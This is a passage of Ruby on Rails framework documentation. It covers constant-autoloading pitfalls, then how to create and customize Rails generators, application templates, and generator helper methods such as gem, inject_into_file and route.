# app/models/polygon.rb
class Polygon < ActiveRecord::Base
end

# app/models/triangle.rb
class Triangle < Polygon
end

# app/models/rectangle.rb
class Rectangle < Polygon
end
```

`Triangle.create` creates a row that represents a triangle, and `Rectangle.create` creates a row that represents a rectangle. If `id` is the ID of an existing record, `Polygon.find(id)` returns an object of the correct type.

Methods that operate on collections are also aware of the hierarchy. For example, `Polygon.all`returns all the records of the table, because all rectangles and triangles are polygons. Active Record takes care of returning instances of their corresponding class in the result set.

Types are autoloaded as needed. For example, if `Polygon.first` is a rectangle and `Rectangle` has not yet been loaded, Active Record autoloads it and the record is correctly instantiated.

All good, but if instead of performing queries based on the root class we need to work on some subclass, things get interesting.

While working with `Polygon` you do not need to be aware of all its descendants, because anything in the table is by definition a polygon, but when working with subclasses Active Record needs to be able to enumerate the types it is looking for. Let's see an example.

`Rectangle.all` only loads rectangles by adding a type constraint to the query:

```
SELECT "polygons".* FROM "polygons"
WHERE "polygons"."type" IN ("Rectangle")
```

Let's introduce now a subclass of `Rectangle`:

```
# app/models/square.rb
class Square < Rectangle
end
```

`Rectangle.all` should now return rectangles **and** squares:

```
SELECT "polygons".* FROM "polygons"
WHERE "polygons"."type" IN ("Rectangle", "Square")
```

But there's a caveat here: How does Active Record know that the class `Square` exists at all?

Even if the file `app/models/square.rb` exists and defines the `Square` class, if no code yet used that class, `Rectangle.all` issues the query

```
SELECT "polygons".* FROM "polygons"
WHERE "polygons"."type" IN ("Rectangle")
```

That is not a bug, the query includes all *known* descendants of `Rectangle`.

A way to ensure this works correctly regardless of the order of execution is to load the leaves of the tree by hand at the bottom of the file that defines the root class:

```
# app/models/polygon.rb
class Polygon < ActiveRecord::Base
end
require_dependency 'square'
```

Only the leaves that are **at least grandchildren** need to be loaded this way. Direct subclasses do not need to be preloaded. If the hierarchy is deeper, intermediate classes will be autoloaded recursively from the bottom because their constant will appear in the class definitions as superclass.

10.3 Autoloading and `require`

Files defining constants to be autoloaded should never be `require`d:

```
require 'user' # DO NOT DO THIS

class UsersController < ApplicationController
  ...
end
```

There are two possible gotchas here in development mode:

1. If `User` is autoloaded before reaching the `require`, `app/models/user.rb` runs again because`load` does not update `$LOADED_FEATURES`.
2. If the `require` runs first Rails does not mark `User` as an autoloaded constant and changes to `app/models/user.rb` aren't reloaded.

Just follow the flow and use constant autoloading always, never mix autoloading and `require`. As a last resort, if some file absolutely needs to load a certain file use `require_dependency` to play nice with constant autoloading. This option is rarely needed in practice, though.

Of course, using `require` in autoloaded files to load ordinary 3rd party libraries is fine, and Rails is able to distinguish their constants, they are not marked as autoloaded.

10.4 Autoloading and Initializers

Consider this assignment in `config/initializers/set_auth_service.rb`:

```
AUTH_SERVICE = if Rails.env.production?
  RealAuthService
else
```

```
  MockedAuthService
end
```

The purpose of this setup would be that the application uses the class that corresponds to the environment via `AUTH_SERVICE`. In development mode `MockedAuthService` gets autoloaded when the initializer runs. Let's suppose we do some requests, change its implementation, and hit the application again. To our surprise the changes are not reflected. Why?

As we saw earlier, Rails removes autoloaded constants, but `AUTH_SERVICE` stores the original class object. Stale, non-reachable using the original constant, but perfectly functional.

The following code summarizes the situation:

```
class C
  def quack
    'quack!'
  end
end

X = C
Object.instance_eval { remove_const(:C) }
X.new.quack # => quack!
X.name      # => C
C      # => uninitialized constant C (NameError)
```

Because of that, it is not a good idea to autoload constants on application initialization.

In the case above we could implement a dynamic access point:

```
# app/models/auth_service.rb
class AuthService
  if Rails.env.production?
    def self.instance
      RealAuthService
    end
  else
    def self.instance
      MockedAuthService
    end
  end
end
```

and have the application use `AuthService.instance` instead. `AuthService` would be loaded on demand and be autoload-friendly.

10.5 `require_dependency` and Initializers

As we saw before, `require_dependency` loads files in an autoloading-friendly way. Normally, though, such a call does not make sense in an initializer.

One could think about doing some `require_dependency` calls in an initializer to make sure certain constants are loaded upfront, for example as an attempt to address the gotcha with STIs.

Problem is, in development mode autoloaded constants are wiped if there is any relevant change in the file system. If that happens then we are in the very same situation the initializer wanted to avoid!

Calls to `require_dependency` have to be strategically written in autoloaded spots.

10.6 When Constants aren't Missed

10.6.1 Relative References

Let's consider a flight simulator. The application has a default flight model

```
# app/models/flight_model.rb
```

```
class FlightModel
end
```

that can be overridden by each airplane, for instance

```
# app/models/bell_x1/flight_model.rb
module BellX1
  class FlightModel < FlightModel
  end
end

# app/models/bell_x1/aircraft.rb
module BellX1
  class Aircraft
    def initialize
      @flight_model = FlightModel.new
    end
  end
end
```

The initializer wants to create a `BellX1::FlightModel` and nesting has `BellX1`, that looks good. But if the default flight model is loaded and the one for the Bell-X1 is not, the interpreter is able to resolve the top-level `FlightModel` and autoloading is thus not triggered for `BellX1::FlightModel`.
That code depends on the execution path.

These kind of ambiguities can often be resolved using qualified constants:

```
module BellX1
  class Plane
    def flight_model
      @flight_model ||= BellX1::FlightModel.new
    end
  end
end
```

Also, `require_dependency` is a solution:

```
require_dependency 'bell_x1/flight_model'

module BellX1
  class Plane
    def flight_model
      @flight_model ||= FlightModel.new
    end
  end
end
```

10.6.2 Qualified References

Given

```
# app/models/hotel.rb
class Hotel
end

# app/models/image.rb
class Image
end

# app/models/hotel/image.rb
class Hotel
  class Image < Image
  end
end
```

the expression `Hotel::Image` is ambiguous because it depends on the execution path.

As we saw before, Ruby looks up the constant in `Hotel` and its ancestors. If `app/models/image.rb`has been loaded but `app/models/hotel/image.rb` hasn't, Ruby does not find `Image` in `Hotel`, but it does in `Object`:

```
$ bin/rails r 'Image; p Hotel::Image' 2>/dev/null
Image # NOT Hotel::Image!
```

The code evaluating `Hotel::Image` needs to make sure `app/models/hotel/image.rb` has been loaded, possibly with `require_dependency`.

In these cases the interpreter issues a warning though:

```
warning: toplevel constant Image referenced by Hotel::Image
```

This surprising constant resolution can be observed with any qualifying class:

```
2.1.5 :001 > String::Array
(irb):1: warning: toplevel constant Array referenced by String::Array
 => Array
```

To find this gotcha the qualifying namespace has to be a class, `Object` is not an ancestor of modules.

10.7 Autoloading within Singleton Classes

Let's suppose we have these class definitions:

```
# app/models/hotel/services.rb
module Hotel
  class Services
  end
end

# app/models/hotel/geo_location.rb
module Hotel
  class GeoLocation
    class << self
      Services
    end
  end
end
```

If `Hotel::Services` is known by the time `app/models/hotel/geo_location.rb` is being loaded, `Services` is resolved by Ruby because `Hotel` belongs to the nesting when the singleton class of `Hotel::GeoLocation` is opened.

But if `Hotel::Services` is not known, Rails is not able to autoload it, the application raises `NameError`.

The reason is that autoloading is triggered for the singleton class, which is anonymous, and as we saw before, Rails only checks the top-level namespace in that edge case.

An easy solution to this caveat is to qualify the constant:

```
module Hotel
  class GeoLocation
    class << self
      Hotel::Services
    end
  end
end
```

10.8 Autoloading in `BasicObject`

Direct descendants of `BasicObject` do not have `Object` among their ancestors and cannot resolve top-level constants:

```
class C < BasicObject
  String # NameError: uninitialized constant C::String
```

```
end
```

When autoloading is involved that plot has a twist. Let's consider:

```
class C < BasicObject
  def user
    User # WRONG
  end
end
```

Since Rails checks the top-level namespace `User` gets autoloaded just fine the first time the `user`method is invoked. You only get the exception if the `User` constant is known at that point, in particular in a *second* call to `user`:

```
c = C.new
c.user # surprisingly fine, User
c.user # NameError: uninitialized constant C::User
```

because it detects that a parent namespace already has the constant (see Qualified References).

As with pure Ruby, within the body of a direct descendant of `BasicObject` use always absolute constant paths:

```
class C < BasicObject
  ::String # RIGHT

  def user
    ::User # RIGHT
  end
end
```

Creating and Customizing Rails Generators & Templates

Rails generators are an essential tool if you plan to improve your workflow. With this guide you will learn how to create generators and customize existing ones.

1 First Contact

When you create an application using the `rails` command, you are in fact using a Rails generator. After that, you can get a list of all available generators by just invoking `rails generate`:

```
$ rails new myapp
$ cd myapp
$ bin/rails generate
```

You will get a list of all generators that comes with Rails. If you need a detailed description of the helper generator, for example, you can simply do:

```
$ bin/rails generate helper --help
```

2 Creating Your First Generator

Since Rails 3.0, generators are built on top of Thor. Thor provides powerful options for parsing and a great API for manipulating files. For instance, let's build a generator that creates an initializer file named `initializer.rb` inside `config/initializers`.

The first step is to create a file at `lib/generators/initializer_generator.rb` with the following content:

```
class InitializerGenerator < Rails::Generators::Base
  def create_initializer_file
    create_file "config/initializers/initializer.rb", "# Add
initialization content here"
  end
end
```

`create_file` is a method provided by `Thor::Actions`. Documentation for `create_file` and other Thor methods can be found in Thor's documentation

Our new generator is quite simple: it inherits from `Rails::Generators::Base` and has one method definition. When a generator is invoked, each public method in the generator is executed sequentially in the order that it is defined. Finally, we invoke the `create_file` method that will create a file at the given destination with the given content. If you are familiar with the Rails Application Templates API, you'll feel right at home with the new generators API.

To invoke our new generator, we just need to do:

```
$ bin/rails generate initializer
```

Before we go on, let's see our brand new generator description:

```
$ bin/rails generate initializer --help
```

Rails is usually able to generate good descriptions if a generator is namespaced, as `ActiveRecord::Generators::ModelGenerator`, but not in this particular case. We can solve this problem in two ways. The first one is calling `desc` inside our generator:

```
class InitializerGenerator < Rails::Generators::Base
```

```
  desc "This generator creates an initializer file at
config/initializers"
  def create_initializer_file
    create_file "config/initializers/initializer.rb", "# Add
initialization content here"
  end
end
```

Now we can see the new description by invoking `--help` on the new generator. The second way to add a description is by creating a file named `USAGE` in the same directory as our generator. We are going to do that in the next step.

3 Creating Generators with Generators

Generators themselves have a generator:

```
$ bin/rails generate generator initializer
      create  lib/generators/initializer
      create  lib/generators/initializer/initializer_generator.rb
      create  lib/generators/initializer/USAGE
      create  lib/generators/initializer/templates
```

This is the generator just created:

```
class InitializerGenerator < Rails::Generators::NamedBase
  source_root File.expand_path("../templates", __FILE__)
end
```

First, notice that we are inheriting from `Rails::Generators::NamedBase` instead of `Rails::Generators::Base`. This means that our generator expects at least one argument, which will be the name of the initializer, and will be available in our code in the variable `name`.

We can see that by invoking the description of this new generator (don't forget to delete the old generator file):

```
$ bin/rails generate initializer --help
Usage:
  rails generate initializer NAME [options]
```

We can also see that our new generator has a class method called `source_root`. This method points to where our generator templates will be placed, if any, and by default it points to the created directory `lib/generators/initializer/templates`.

In order to understand what a generator template means, let's create the file `lib/generators/initializer/templates/initializer.rb` with the following content:

```
# Add initialization content here
```

And now let's change the generator to copy this template when invoked:

```
class InitializerGenerator < Rails::Generators::NamedBase
  source_root File.expand_path("../templates", __FILE__)

  def copy_initializer_file
    copy_file "initializer.rb", "config/initializers/#{file_name}.rb"
  end
end
```

And let's execute our generator:

```
$ bin/rails generate initializer core_extensions
```

We can see that now an initializer named core_extensions was created at `config/initializers/core_extensions.rb` with the contents of our template. That means

that `copy_file` copied a file in our source root to the destination path we gave. The method `file_name` is automatically created when we inherit from `Rails::Generators::NamedBase`.
The methods that are available for generators are covered in the final section of this guide.

4 Generators Lookup

When you run `rails generate initializer core_extensions` Rails requires these files in turn until one is found:

```
rails/generators/initializer/initializer_generator.rb
generators/initializer/initializer_generator.rb
rails/generators/initializer_generator.rb
generators/initializer_generator.rb
```

If none is found you get an error message.

The examples above put files under the application's `lib` because said directory belongs to`$LOAD_PATH`.

5 Customizing Your Workflow

Rails own generators are flexible enough to let you customize scaffolding. They can be configured in `config/application.rb`, these are some defaults:

```
config.generators do |g|
  g.orm             :active_record
  g.template_engine :erb
  g.test_framework  :test_unit, fixture: true
end
```

Before we customize our workflow, let's first see what our scaffold looks like:

```
$ bin/rails generate scaffold User name:string
      invoke  active_record
      create    db/migrate/20130924151154_create_users.rb
      create    app/models/user.rb
      invoke    test_unit
      create      test/models/user_test.rb
      create      test/fixtures/users.yml
      invoke  resource_route
       route    resources :users
      invoke  scaffold_controller
      create    app/controllers/users_controller.rb
      invoke    erb
      create      app/views/users
      create      app/views/users/index.html.erb
      create      app/views/users/edit.html.erb
      create      app/views/users/show.html.erb
      create      app/views/users/new.html.erb
      create      app/views/users/_form.html.erb
      invoke    test_unit
      create      test/controllers/users_controller_test.rb
      invoke    helper
      create      app/helpers/users_helper.rb
      invoke    jbuilder
      create      app/views/users/index.json.jbuilder
      create      app/views/users/show.json.jbuilder
      invoke  assets
      invoke    coffee
      create      app/assets/javascripts/users.js.coffee
      invoke    scss
      create      app/assets/stylesheets/users.css.scss
      invoke  scss
      create    app/assets/stylesheets/scaffolds.css.scss
```

Looking at this output, it's easy to understand how generators work in Rails 3.0 and above. The scaffold generator doesn't actually generate anything, it just invokes others to do the work. This allows us to add/replace/remove any of those invocations. For instance, the scaffold generator invokes the scaffold_controller generator, which invokes erb, test_unit and helper generators. Since each generator has a single responsibility, they are easy to reuse, avoiding code duplication.

Our first customization on the workflow will be to stop generating stylesheet, JavaScript and test fixture files for scaffolds. We can achieve that by changing our configuration to the following:

```
config.generators do |g|
  g.orm             :active_record
  g.template_engine :erb
  g.test_framework  :test_unit, fixture: false
  g.stylesheets     false
  g.javascripts     false
end
```

If we generate another resource with the scaffold generator, we can see that stylesheet, JavaScript and fixture files are not created anymore. If you want to customize it further, for example to use DataMapper and RSpec instead of Active Record and TestUnit, it's just a matter of adding their gems to your application and configuring your generators.

To demonstrate this, we are going to create a new helper generator that simply adds some instance variable readers. First, we create a generator within the rails namespace, as this is where rails searches for generators used as hooks:

```
$ bin/rails generate generator rails/my_helper
      create  lib/generators/rails/my_helper
      create  lib/generators/rails/my_helper/my_helper_generator.rb
      create  lib/generators/rails/my_helper/USAGE
      create  lib/generators/rails/my_helper/templates
```

After that, we can delete both the `templates` directory and the `source_root` class method call from our new generator, because we are not going to need them. Add the method below, so our generator looks like the following:

```
# lib/generators/rails/my_helper/my_helper_generator.rb
class Rails::MyHelperGenerator < Rails::Generators::NamedBase
  def create_helper_file
    create_file "app/helpers/#{file_name}_helper.rb", <<-FILE
module #{class_name}Helper
  attr_reader :#{plural_name}, :#{plural_name.singularize}
end
    FILE
  end
end
```

We can try out our new generator by creating a helper for products:

```
$ bin/rails generate my_helper products
      create  app/helpers/products_helper.rb
```

And it will generate the following helper file in `app/helpers`:

```
module ProductsHelper
  attr_reader :products, :product
end
```

Which is what we expected. We can now tell scaffold to use our new helper generator by editing `config/application.rb` once again:

```
config.generators do |g|
  g.orm             :active_record
  g.template_engine :erb
  g.test_framework  :test_unit, fixture: false
  g.stylesheets     false
  g.javascripts     false
  g.helper          :my_helper
end
```

and see it in action when invoking the generator:

```
$ bin/rails generate scaffold Article body:text
      [...]
      invoke    my_helper
      create      app/helpers/articles_helper.rb
```

We can notice on the output that our new helper was invoked instead of the Rails default. However one thing is missing, which is tests for our new generator and to do that, we are going to reuse old helpers test generators.

Since Rails 3.0, this is easy to do due to the hooks concept. Our new helper does not need to be focused in one specific test framework, it can simply provide a hook and a test framework just needs to implement this hook in order to be compatible.

To do that, we can change the generator this way:

```
# lib/generators/rails/my_helper/my_helper_generator.rb
class Rails::MyHelperGenerator < Rails::Generators::NamedBase
  def create_helper_file
    create_file "app/helpers/#{file_name}_helper.rb", <<-FILE
module #{class_name}Helper
  attr_reader :#{plural_name}, :#{plural_name.singularize}
end
    FILE
  end

  hook_for :test_framework
end
```

Now, when the helper generator is invoked and TestUnit is configured as the test framework, it will try to invoke both `Rails::TestUnitGenerator` and `TestUnit::MyHelperGenerator`. Since none of those are defined, we can tell our generator to invoke `TestUnit::Generators::HelperGenerator`instead, which is defined since it's a Rails generator. To do that, we just need to add:

```
# Search for :helper instead of :my_helper
hook_for :test_framework, as: :helper
```

And now you can re-run scaffold for another resource and see it generating tests as well!

6 Customizing Your Workflow by Changing Generators Templates

In the step above we simply wanted to add a line to the generated helper, without adding any extra functionality. There is a simpler way to do that, and it's by replacing the templates of already existing generators, in that case `Rails::Generators::HelperGenerator`.

In Rails 3.0 and above, generators don't just look in the source root for templates, they also search for templates in other paths. And one of them is `lib/templates`. Since we want to customize `Rails::Generators::HelperGenerator`, we can do that by simply making a template copy inside `lib/templates/rails/helper` with the name `helper.rb`. So let's create that file with the following content:

```
module <%= class_name %>Helper
  attr_reader :<%= plural_name %>, :<%= plural_name.singularize %>
```

```
end
```

and revert the last change in `config/application.rb`:

```
config.generators do |g|
  g.orm             :active_record
  g.template_engine :erb
  g.test_framework  :test_unit, fixture: false
  g.stylesheets     false
  g.javascripts     false
end
```

If you generate another resource, you can see that we get exactly the same result! This is useful if you want to customize your scaffold templates and/or layout by just creating `edit.html.erb`, `index.html.erb` and so on inside `lib/templates/erb/scaffold`.

Scaffold templates in Rails frequently use ERB tags; these tags need to be escaped so that the generated output is valid ERB code.

For example, the following escaped ERB tag would be needed in the template (note the extra `%`)...

```
<%%= stylesheet_include_tag :application %>
```

...to generate the following output:

```
<%= stylesheet_include_tag :application %>
```

7 Adding Generators Fallbacks

One last feature about generators which is quite useful for plugin generators is fallbacks. For example, imagine that you want to add a feature on top of TestUnit like shoulda does. Since TestUnit already implements all generators required by Rails and shoulda just wants to overwrite part of it, there is no need for shoulda to reimplement some generators again, it can simply tell Rails to use a `TestUnit` generator if none was found under the `Shoulda` namespace.

We can easily simulate this behavior by changing our `config/application.rb` once again:

```
config.generators do |g|
  g.orm             :active_record
  g.template_engine :erb
  g.test_framework  :shoulda, fixture: false
  g.stylesheets     false
  g.javascripts     false

  # Add a fallback!
  g.fallbacks[:shoulda] = :test_unit
end
```

Now, if you create a Comment scaffold, you will see that the shoulda generators are being invoked, and at the end, they are just falling back to TestUnit generators:

```
$ bin/rails generate scaffold Comment body:text
      invoke  active_record
      create    db/migrate/20130924143118_create_comments.rb
      create    app/models/comment.rb
      invoke    shoulda
      create      test/models/comment_test.rb
      create      test/fixtures/comments.yml
      invoke  resource_route
       route    resources :comments
      invoke  scaffold_controller
      create    app/controllers/comments_controller.rb
      invoke    erb
      create      app/views/comments
      create      app/views/comments/index.html.erb
      create      app/views/comments/edit.html.erb
      create      app/views/comments/show.html.erb
      create      app/views/comments/new.html.erb
      create      app/views/comments/_form.html.erb
      invoke    shoulda
      create      test/controllers/comments_controller_test.rb
      invoke    my_helper
      create      app/helpers/comments_helper.rb
      invoke    jbuilder
      create      app/views/comments/index.json.jbuilder
      create      app/views/comments/show.json.jbuilder
      invoke  assets
      invoke    coffee
      create      app/assets/javascripts/comments.js.coffee
      invoke    scss
```

Fallbacks allow your generators to have a single responsibility, increasing code reuse and reducing the amount of duplication.

8 Application Templates

Now that you've seen how generators can be used *inside* an application, did you know they can also be used to *generate* applications too? This kind of generator is referred as a "template". This is a brief overview of the Templates API. For detailed documentation see the Rails Application Templates guide.

```
gem "rspec-rails", group: "test"
gem "cucumber-rails", group: "test"

if yes?("Would you like to install Devise?")
  gem "devise"
  generate "devise:install"
  model_name = ask("What would you like the user model to be called?
[user]")
  model_name = "user" if model_name.blank?
  generate "devise", model_name
end
```

In the above template we specify that the application relies on the `rspec-rails` and `cucumber-rails` gem so these two will be added to the `test` group in the `Gemfile`. Then we pose a question to the user about whether or not they would like to install Devise. If the user replies "y" or "yes" to this question, then the template will add Devise to the `Gemfile` outside of any group and then runs the `devise:install` generator. This template then takes the users input and runs the `devise` generator, with the user's answer from the last question being passed to this generator.

Imagine that this template was in a file called `template.rb`. We can use it to modify the outcome of the `rails new` command by using the `-m` option and passing in the filename:

```
$ rails new thud -m template.rb
```

This command will generate the `Thud` application, and then apply the template to the generated output.

Templates don't have to be stored on the local system, the `-m` option also supports online templates:

```
$ rails new thud -m https://gist.github.com/radar/722911/raw/
```

Whilst the final section of this guide doesn't cover how to generate the most awesome template known to man, it will take you through the methods available at your disposal so that you can develop it yourself. These same methods are also available for generators.

9 Generator methods

The following are methods available for both generators and templates for Rails.

Methods provided by Thor are not covered this guide and can be found in Thor's documentation

9.1 `gem`

Specifies a gem dependency of the application.

```
gem "rspec", group: "test", version: "2.1.0"
gem "devise", "1.1.5"
```

Available options are:

- `:group` - The group in the `Gemfile` where this gem should go.
- `:version` - The version string of the gem you want to use. Can also be specified as the second argument to the method.
- `:git` - The URL to the git repository for this gem.

Any additional options passed to this method are put on the end of the line:

```
gem "devise", git: "git://github.com/plataformatec/devise", branch:
"master"
```

The above code will put the following line into `Gemfile`:

```
gem "devise", git: "git://github.com/plataformatec/devise", branch:
"master"
```

9.2 gem_group

Wraps gem entries inside a group:

```
gem_group :development, :test do
  gem "rspec-rails"
end
```

9.3 add_source

Adds a specified source to `Gemfile`:

```
add_source "http://gems.github.com"
```

9.4 inject_into_file

Injects a block of code into a defined position in your file.

```
inject_into_file 'name_of_file.rb', after: "#The code goes below this
line. Don't forget the Line break at the end\n" do <<-'RUBY'
  puts "Hello World"
RUBY
end
```

9.5 gsub_file

Replaces text inside a file.

```
gsub_file 'name_of_file.rb', 'method.to_be_replaced',
'method.the_replacing_code'
```

Regular Expressions can be used to make this method more precise. You can also use `append_file`and `prepend_file` in the same way to place code at the beginning and end of a file respectively.

9.6 application

Adds a line to `config/application.rb` directly after the application class definition.

```
application "config.asset_host = 'http://example.com'"
```

This method can also take a block:

```
application do
  "config.asset_host = 'http://example.com'"
end
```

Available options are:

- `:env` - Specify an environment for this configuration option. If you wish to use this option with the block syntax the recommended syntax is as follows:

```
application(nil, env: "development") do
  "config.asset_host = 'http://localhost:3000'"
end
```

9.7 git

Runs the specified git command:

```
git :init
git add: "."
git commit: "-m First commit!"
git add: "onefile.rb", rm: "badfile.cxx"
```

The values of the hash here being the arguments or options passed to the specific git command. As per the final example shown here, multiple git commands can be specified at a time, but the order of their running is not guaranteed to be the same as the order that they were specified in.

9.8 vendor

Places a file into `vendor` which contains the specified code.

```
vendor "sekrit.rb", '#top secret stuff'
```

This method also takes a block:

```
vendor "seeds.rb" do
  "puts 'in your app, seeding your database'"
end
```

9.9 lib

Places a file into `lib` which contains the specified code.

```
lib "special.rb", "p Rails.root"
```

This method also takes a block:

```
lib "super_special.rb" do
  puts "Super special!"
end
```

9.10 rakefile

Creates a Rake file in the `lib/tasks` directory of the application.

```
rakefile "test.rake", "hello there"
```

This method also takes a block:

```
rakefile "test.rake" do
  %Q{
    task rock: :environment do
      puts "Rockin'"
    end
  }
end
```

9.11 initializer

Creates an initializer in the `config/initializers` directory of the application:

```
initializer "begin.rb", "puts 'this is the beginning'"
```

This method also takes a block, expected to return a string:

```
initializer "begin.rb" do
  "puts 'this is the beginning'"
end
```

9.12 generate

Runs the specified generator where the first argument is the generator name and the remaining arguments are passed directly to the generator.

```
generate "scaffold", "forums title:string description:text"
```

9.13 `rake`

Runs the specified Rake task.

```
rake "db:migrate"
```

Available options are:

- `:env` - Specifies the environment in which to run this rake task.
- `:sudo` - Whether or not to run this task using `sudo`. Defaults to `false`.

9.14 `capify!`

Runs the `capify` command from Capistrano at the root of the application which generates Capistrano configuration.

```
capify!
```

9.15 `route`

Adds text to the `config/routes.rb` file:

```
route "resources :people"
```

9.16 `readme`

Output the contents of a file in the template's `source_path`, usually a README.

```
readme "README"
```